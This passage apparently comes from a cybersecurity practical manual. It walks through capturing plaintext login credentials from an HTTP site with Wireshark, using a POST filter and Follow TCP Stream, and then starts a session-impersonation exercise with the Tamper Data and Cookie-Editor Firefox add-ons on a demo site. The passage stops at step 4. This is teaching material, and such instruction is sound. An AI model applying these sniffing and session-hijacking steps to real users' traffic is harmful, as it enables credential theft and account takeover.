



2.Search any unsecure website and register on that website.




3.Enter any Login id and password.





## 4.Go to Wireshark and apply http filter.





## 5.Stop capturing packets and apply filter as http.request.method==POST.



6.Right click on the post method> Follow> TCP stream.




7.Now search the username which was entered on the website earlier. Wireshark captured the username and password entered on the unsecure website.




# PRACTICAL NO.7

**Aim: Session impersonation using Firefox and Tamper Data add-on.**

Steps:


1.Open Firefox browser.




2. Download tamper data-add on from the link:

https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/


and click on "Add to firefox" Tab




3. Install cookie-editor for firefox from the link:

https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/


and click on "Add to firefox" Tab.





4.Go to **http://www.techpanda.org/** a page as shown below will appear.



